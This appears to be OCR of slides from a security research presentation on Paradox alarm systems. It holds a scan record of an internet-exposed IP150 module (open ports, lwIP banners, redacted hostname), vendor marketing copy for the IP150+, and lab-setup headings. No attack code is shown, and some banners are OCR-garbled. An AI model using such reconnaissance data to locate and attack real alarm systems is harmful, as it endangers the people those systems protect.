Last Update	2021-03-22T11:55:14.578938
Hostnames	[redacted]
ASN	AS8708

Ports

22 25 37 135 311 1099 2081 2087 2375 2379 3299 4117 4321 4911
5010 5800 6633 6664 8007 8009 8017 8089 8181 8513 8545 8554 8826 8834
8854 8889 9032 9600 9869 9943 9944 9998 12000 14265 16010 37777 44818 50000
50050 55442

Services

22
tcp
auto

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache
```


```
 200 OK
lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
:ype: text/html
ıtrol: no-cache
```

```
 200 OK
lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
:ype: text/html
Cache-control: no-cache
```

311
tcp
https

```
HTTP/1.0 200 OK
Server: lwIP/1.4.0 (http://savannah.nongnu.org/projects/lwip)
Content-type: text/html
Cache-control: no-cache

<!DOCTYPE HTML PUBLIC '-//W3C//DTD HTML 4.01 Transitional//EN' 'http://www.w3.org/TR/html4/loose.dtd'>
<html>
<head>
        <meta http-equiv='content-type' content='text/html; charset=UTF-8' />
        <title></title>
<script type='text/javascript'>top.location.href='login_page.html';</script></head><body>You must activate your javascript to
use the IP module web page feature...</body></html>
```

2087

```
HTTP/1.0 200 OK
```

P A R A D O X™ Personalized Service, Innovative Technology Since 1989

6:04:59 AM Mon - Mar 22 - 2021 | We are Closed | Bahamas : 242-352-7714 Miami : 954-933-2156

Home | Support | Contact Us | Careers | About Us | Français


Login
Request Login | Forgot Password

Search!

Product Center
- VIDEO
- MAGELLAN — Wireless Security Systems
- SPECTRA SP — Expandable Security Systems
- EVO — High-Security & Access Systems
- CELLULAR / IP / VOICE — Communication Modules
- MOTION DETECTORS
- SOFTWARE & APPS
- SECURITY ACCESSORIES
- READERS & CARDS

Information Center
- Certifications
- Marketing Documentation
- Patents
- Archives
- NEware Registration
- NEware Search
- Feedback
- How-to Guides — General help

Links
- Find Your Distributor
- Customer Feedback



PARADOX

P A R A D O X

IP150+

Internet Module

Description

The IP150+ Internet Communication Module provides access to Paradox systems. With the IP150+, connecting to a system is possible with Insite GOLD application, PC software for programming, upgrade and monitoring, as well as reporting to central station by connection to Paradox receivers.

The IP150+ can also be configured to work with closed networks, without internet connections.

The IP150+ module includes two outputs that are remotely configured through the web interface or the Insite GOLD app. They can be used to control lights, heaters, and such.

The IP150+ offers fail-safe upgrades; it will fall back to the previous version should any issues arise during the upgrade process


The IP150+ is designed with a space saving clip-on, perfect for rapid, no-screw installation and includes LED status for proper operation.

Features

- Central station reporting via IPR512 or IPRS-7
- Provides connectivity to Insite GOLD, BabyWare, NEware or InField to access your system through the internet
- DHCP connectivity with no configuration
- Remote firmware upgrades with a fail-safe mode
- Sends notification and alarm system events via email
- Internal diagnostic logs via Insite GOLD app
- SSL support for sending secured email messages, via a secure sockets layer; a popular protocol for encrypting information over the internet
- Easy installation: no screws needed, a built-in clip for mounting in a metal box
- Compatible with Spectra SP series, MG5000 / MG5050 / MG5075, and EVO control panels

Easy Clip-on Installation

IP150+ Installed in a Metal Box



IP150+ Installed in a Plastic Box

Specifications

Panel Compatibility	EVO, Spectra SP, MG5000, MG5050, and MG5075
Upgrade Software	InField
IP Receivers	IPR512 or IPRS-7
Encryption	MD5 and RC4
Current Consumption	100 mA
Input Voltage	13.8 Vdc, supplied by the panel serial port
Enclosure Dimensions	10.9 x 2.7 x 2.2 cm (4.3 x 1.1 x 0.9 in.)
Certification	CE, EN 50136 ATS 5 Class II

KEEPING MY FAMILY SAFE


paradox.com

TIP150+-G2K Rev 00 - Printed in Canada 01/2020

Lab equipment

Lab equipment

(1) SP-4000
Control panel




(4) Power supply

(3) K32LCD Keypad


(2) IP-150
Network module

Lab equipment




Lab equipment

Step 1 – Firmware updates




ENTS

Firmware updates




